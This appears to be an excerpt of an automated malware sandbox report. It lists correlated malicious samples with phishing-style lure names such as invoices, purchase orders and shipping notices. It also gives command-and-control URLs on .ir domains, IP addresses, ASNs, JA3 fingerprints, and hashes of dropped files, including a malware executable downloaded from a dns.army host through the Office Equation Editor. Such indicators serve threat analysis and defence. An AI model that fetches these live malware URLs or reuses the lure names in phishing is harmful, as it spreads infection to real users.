	TMB-CI2006-003.xlsx	Get hash	malicious	Browse	• thdyrusschine2mapanxmenischangednethnbc.ydns.eu/russdoc/regasm.exe
185.208.180.121	1BcHGhheBy.exe	Get hash	malicious	Browse	• becharnie.ir/fa15/fre.php
	New Order.doc	Get hash	malicious	Browse	• becharnie.ir/fa15/fre.php
	PO. pdf.exe	Get hash	malicious	Browse	• becharnie.ir/fa12/fre.php
	PI2rBmugqT.exe	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php
	P.I 467301.xlsx	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php
	TMFZ3kZZ4L.exe	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php
	Funds Info.xlsx	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php
	6vsSE5VaSM.exe	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php
	fBcCR6EOOW.exe	Get hash	malicious	Browse	• becharnie.ir/fa16/fre.php
	RFQ 1002.xlsx	Get hash	malicious	Browse	• becharnie.ir/fa1/fre.php
	TELEGRAPHIC TRANSFER.xlsx	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php
	SecuriteInfo.com.BackDoor.SpyBotNET.25.26322.exe	Get hash	malicious	Browse	• becharnie.ir/fa11/fre.php

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Trojan.DownloaderNET.117.15729.exe	Get hash	malicious	Browse	• becharnise.ir/fa18/fre.php
	scan00006.xlsx	Get hash	malicious	Browse	• becharnise.ir/fa16/fre.php
	Payment Swift.xlsx	Get hash	malicious	Browse	• becharnise.ir/fa11/fre.php
	DHL INVOICE .exe	Get hash	malicious	Browse	• becharnise.ir/fox/fre.php
	MFxGaBGmS2.exe	Get hash	malicious	Browse	• becharnise.ir/tws/fre.php
	516Lnlw30O.exe	Get hash	malicious	Browse	• becharnise.ir/fa11/fre.php
	L2WxaHfgd1.exe	Get hash	malicious	Browse	• becharnise.ir/fa16/fre.php
	RFQ WBH00738_.xlsx	Get hash	malicious	Browse	• becharnise.ir/tws/fre.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	Purchase Order.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Inquiry Bulgaria.xls	Get hash	malicious	Browse	• 172.67.8.238
	Inquiry Bulgaria.xls	Get hash	malicious	Browse	• 104.22.1.232
	ProtectedAdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	notice of arrival.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	DHL_PRG201123213594.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	P.I 467301.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Eur Swift copy.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	RFQ 2027376.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	PL + CI.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	Funds Info.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	Gresik Port Enquiry.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	aaHyijkXFm.docx	Get hash	malicious	Browse	• 172.67.8.238
	aaHyijkXFm.docx	Get hash	malicious	Browse	• 104.22.0.232
	Inquiry from Pure fine food Ltd.xlsx	Get hash	malicious	Browse	• 104.22.0.232
	RFQ 1002.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	COVER LETTER SWFT200022823419.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	GRAND DEMETER_INV210211_00.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Invoice 3110201031.xlsx	Get hash	malicious	Browse	• 104.22.0.232
becharnise.ir	1BcHGhheBy.exe	Get hash	malicious	Browse	• 185.208.180.121
	New Order.doc	Get hash	malicious	Browse	• 185.208.180.121
	PO. pdf.exe	Get hash	malicious	Browse	• 185.208.180.121
	PI2rBmugqT.exe	Get hash	malicious	Browse	• 185.208.180.121
	P.I 467301.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	TMFZ3kZZ4L.exe	Get hash	malicious	Browse	• 185.208.180.121
	Funds Info.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	6vsSE5VaSM.exe	Get hash	malicious	Browse	• 185.208.180.121
	fBcCR6EOOW.exe	Get hash	malicious	Browse	• 185.208.180.121
	RFQ 1002.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	TELEGRAPHIC TRANSFER.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	SecuriteInfo.com.BackDoor.SpyBotNET.25.26322.exe	Get hash	malicious	Browse	• 185.208.180.121
	SecuriteInfo.com.Trojan.DownloaderNET.117.15729.exe	Get hash	malicious	Browse	• 185.208.180.121
	scan00006.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	Payment Swift.xlsx	Get hash	malicious	Browse	• 185.208.180.121

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL INVOICE .exe	Get hash	malicious	Browse	• 185.208.180.121
	MFxGaBGmS2.exe	Get hash	malicious	Browse	• 185.208.180.121
	516Lnlw30O.exe	Get hash	malicious	Browse	• 185.208.180.121
	L2WxaHfgd1.exe	Get hash	malicious	Browse	• 185.208.180.121
	RFQ WBH00738_.xlsx	Get hash	malicious	Browse	• 185.208.180.121
stdyrusschinetwomast.dns.army	E68-STD-239-2020-239.xlsx	Get hash	malicious	Browse	• 103.141.138.123

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMINIDCIR	1BcHGhheBy.exe	Get hash	malicious	Browse	• 185.208.180.121
	New Order.doc	Get hash	malicious	Browse	• 185.208.180.121
	PO. pdf.exe	Get hash	malicious	Browse	• 185.208.180.121
	PI2rBmugqT.exe	Get hash	malicious	Browse	• 185.208.180.121
	P.I 467301.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	TMFZ3kZZ4L.exe	Get hash	malicious	Browse	• 185.208.180.121
	Funds Info.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	6vsSE5VaSM.exe	Get hash	malicious	Browse	• 185.208.180.121
	fBcCR6EOOW.exe	Get hash	malicious	Browse	• 185.208.180.121
	RFQ 1002.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	TELEGRAPHIC TRANSFER.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	SecuriteInfo.com.BackDoor.SpyBotNET.25.26322.exe	Get hash	malicious	Browse	• 185.208.180.121
	SecuriteInfo.com.Trojan.DownloaderNET.117.15729.exe	Get hash	malicious	Browse	• 185.208.180.121
	scan00006.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	Payment Swift.xlsx	Get hash	malicious	Browse	• 185.208.180.121
	DHL INVOICE .exe	Get hash	malicious	Browse	• 185.208.180.121
	MFxGaBGmS2.exe	Get hash	malicious	Browse	• 185.208.180.121
	516Lnlw30O.exe	Get hash	malicious	Browse	• 185.208.180.121
	L2WxaHfgd1.exe	Get hash	malicious	Browse	• 185.208.180.121
	RFQ WBH00738_.xlsx	Get hash	malicious	Browse	• 185.208.180.121
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Quotation(6656).exe	Get hash	malicious	Browse	• 103.89.88.238
	Quotation-15-02-2021_PDF.exe	Get hash	malicious	Browse	• 103.114.106.35
	swift copy.exe	Get hash	malicious	Browse	• 103.89.88.238
	gyhHPdvJt1.exe	Get hash	malicious	Browse	• 103.151.123.132
	P.I 467301.xlsx	Get hash	malicious	Browse	• 103.99.1.173
	Remittance copy.xlsx	Get hash	malicious	Browse	• 103.99.1.145
	Eur Swift copy.xlsx	Get hash	malicious	Browse	• 103.99.1.158
	RFQ 2027376.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	Quotation_11-02-2021_WSBDJ.exe	Get hash	malicious	Browse	• 103.114.106.35
	PL + CI.xlsx	Get hash	malicious	Browse	• 103.141.138.125
	Funds Info.xlsx	Get hash	malicious	Browse	• 103.99.1.173
	Scan_ 11 Feb 2021 at 1.25_Bz5543_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Signed PO202002FiveBro2A2.exe	Get hash	malicious	Browse	• 103.151.123.132
	Gresik Port Enquiry.xlsx	Get hash	malicious	Browse	• 180.214.238.131
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 103.151.123.132
	Scan_ 10 Feb 2021 at 1.45_Bz5543_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 103.151.123.132
	Inquiry from Pure fine food Ltd.xlsx	Get hash	malicious	Browse	• 103.141.138.118
	RFQ 1002.xlsx	Get hash	malicious	Browse	• 103.141.138.125
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• 103.140.251.164
CLOUDFLARENETUS	tS9P6wPz9x.exe	Get hash	malicious	Browse	• 104.21.78.13
	SecuriteInfo.com.Generic.mg.44669e0ff064dfc9.dll	Get hash	malicious	Browse	• 104.20.185.68
	SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll	Get hash	malicious	Browse	• 104.20.185.68
	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 104.20.184.68
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 104.20.184.68
	B62672021 PRETORIA.doc	Get hash	malicious	Browse	• 104.21.45.223
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 104.20.184.68
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 104.20.184.68
	13xakh1PtD.dll	Get hash	malicious	Browse	• 104.20.184.68
	RFQ.xls	Get hash	malicious	Browse	• 104.20.139.65
	DUcKsYsyX0.dll	Get hash	malicious	Browse	• 104.20.184.68
	RI51uAIUyL.dll	Get hash	malicious	Browse	• 104.20.184.68
	IVJq3tVi96.exe	Get hash	malicious	Browse	• 104.21.19.200
	Doc0538-2-21.xls	Get hash	malicious	Browse	• 104.20.138.65
	COTIZACI#U00d3N.exe	Get hash	malicious	Browse	• 104.21.19.200
	REQUEST FOR QOUTATION.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL_6368638172 documento de recibo,pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	Shipping Documents Original BL, Invoice & Packing List.exe	Get hash	malicious	Browse	• 172.67.188.154
	aS94x3Qp1s.exe	Get hash	malicious	Browse	• 104.21.19.200
	Purchase Order.xlsx	Get hash	malicious	Browse	• 172.67.8.238

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	significant (92).xls	Get hash	malicious	Browse	• 172.67.8.238
	necessary (47).xls	Get hash	malicious	Browse	• 172.67.8.238
	Purchase Order.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	cotizacin.doc	Get hash	malicious	Browse	• 172.67.8.238
	Revised Order 193-002.doc	Get hash	malicious	Browse	• 172.67.8.238
	DOCUMENT (63).xls	Get hash	malicious	Browse	• 172.67.8.238
	estimated (99).xls	Get hash	malicious	Browse	• 172.67.8.238
	documents (29).xls	Get hash	malicious	Browse	• 172.67.8.238
	DkELZjJtGY.xlsm	Get hash	malicious	Browse	• 172.67.8.238
	DHL - SL720073066537TX(3).docx	Get hash	malicious	Browse	• 172.67.8.238
	notice of arrival.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	DHL_PRG201123213594.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	selfassessment.docm	Get hash	malicious	Browse	• 172.67.8.238
	selfassessment.docm	Get hash	malicious	Browse	• 172.67.8.238
	P.I 467301.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Remittance copy.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	Eur Swift copy.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	RFQ 2027376.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	TKL Steel Quotation.doc	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.VB.Heur.EmoDldr.32.39676696.Gen.27336.doc	Get hash	malicious	Browse	• 172.67.8.238

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwElztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....l.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a.,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. l..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.0737496840385012
Encrypted:	false
SSDEEP:	6:kKDQZbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:LQA3kPlE99SNxAhUeo+aKt
MD5:	B54E87F83B8F07BB438A682306059DDA
SHA1:	4AE56DB76D87A5FD04D403F3EC6064475D1BB1D7
SHA-256:	81FBD3AF5D94928932AA195BEF6DD9A4E0AD98669B8FA52701FCE2114E1DCD34
SHA-512:	7F9F34C6BE796D7120D09E5FC73793693C6E1982830E8C6DA1969D136EBC4AC07C8C1DD389E67F2218EF9550310123E0F3E7EE629652059582E2E12B31E0CAEE
Malicious:	false
Reputation:	low
Preview:	p..... .....A.u...(..... .....&.....h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\regasm[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	269312
Entropy (8bit):	6.728521643538962
Encrypted:	false
SSDEEP:	6144:T1wUIRkrbJzmFuERDOm+dwclg+8Iy+8Cl9Tf6BxUemJ:T1ORkr1CFuERD9+yb+R8k9TS79mJ
MD5:	2559B5B8D60DD663DF52D0570F5973A9
SHA1:	2AF0E521C34CF7EAAE8677E593900024FE0D16C9
SHA-256:	77EFE5A35F94F065B20860F7E446432D9C61FD6B139B1F4CD360A5A728F49410
SHA-512:	EAFD4ADD02278EE7C827A8EE21827D47ADCAFCA0D29F1CFAC2DE5DC6DDD734BA4C3B74A50DA6C977AF84DEC72498EE4642DA6328459AC659CA84C8CD5F6 E669
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	low
IE Cache URL:	http://stdyrusschinetwomast.dns.army/receiprt/regasm.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{.f...5...5...5.HP5...5.HA5...5.HF5...5..5...5...5...5.HO5...5.HW5...5. HQ5...5.HT5...5Rich...5.....PE..L....A.].....@0.....@.....m0..... ...b...`}..<.....v..... .....text...q..... ..`.rdata.....@..@.data....t.....(...|.....@....rsrc....v.....x.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E4EC363.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0../....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83553F27.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.898644879031968
Encrypted:	false
SSDEEP:	3072:+34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:Q4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	84AAA60F0AF5E0EDDB2933443E1474CB
SHA1:	C7D60583C47D7751E5F8A979FCA6810B9773D0C1
SHA-256:	A29F496C4454E7504D57570F001E2104EFB668C350B5F86D9FE781FE071F3754
SHA-512:	3683B8E5412FE101E97153A37EB51E5B2F82D1EBEE2D39236EF369AA06F028F6B49DF0AB198017E73B41626F62E9D6F86E3A0D16B1D838DD316DB7747BA736B(
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....8.....N.]..... .....N.]..... ....ylR..... .....zlR.....X...%...7.....{ .@.....C.a.l.i.b.r.....(...X.....2eR.....{cR....,.....dv.....%..... .....%.....%.....!.....l...c..."".....%.....%.....%.....T...T.....@.E.@T.....L.....l...c...P... ...6...F...$.....EMF+*@..$.....?.... .....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\87860A6A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....b..v....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^..|g.U.4.G...#..A....*.....>.i .....E..._.....R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;.....Z{..^..>.....E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...\|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0l.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H`...p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A79A1ACD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A79A1ACD.png

SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;.........._h.(.u\|0a.....].R.z...2......GJY \|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X.......6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........ (W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..\|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CD4CBEFC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.............b..v....sRGB.........gAMA......a.....pHYs..........+......IDATx^..|g.U.4.G...#..A....*.......>.i .....E..._.........R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;......Z{..^..>.................E..8................. C.@..@..@..@..@.!...... .. ..p... .. ..'..24..@..@..@..@...A..............."................h$...FD...@..@..@..@.0...\|................ 4..................&.p.....W............F.p.................D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+...........@#.8..p.............a"...0I.}............h$... ....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|................4..................&.p.....W...........F.p.................D...a.6... .. .. .. .H`...p........... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?..............\...r.^...@..@..@..@.........0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Temp\Cab75DC.tmp

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Preview:	MSCF............,..................I........T.........R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.............\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n- ......D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay........n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#......dju*..B......8..H'..lr.....l.I6/..d.].xIX<...&U...GD..Mn.y&. [<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k........... 0..w...@(.. @K....?.)ce........\.\......l......Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.........X.P...k...V.$...X.r.e....9E.x..=\...Km.......B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.........L.n}........+/l\.cDB0.'.Y...r.[.........vM...o.=....zK..r.. l..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`......m.........9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7..........^.....s.

C:\Users\user\AppData\Local\Temp\Tar75DD.tmp

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
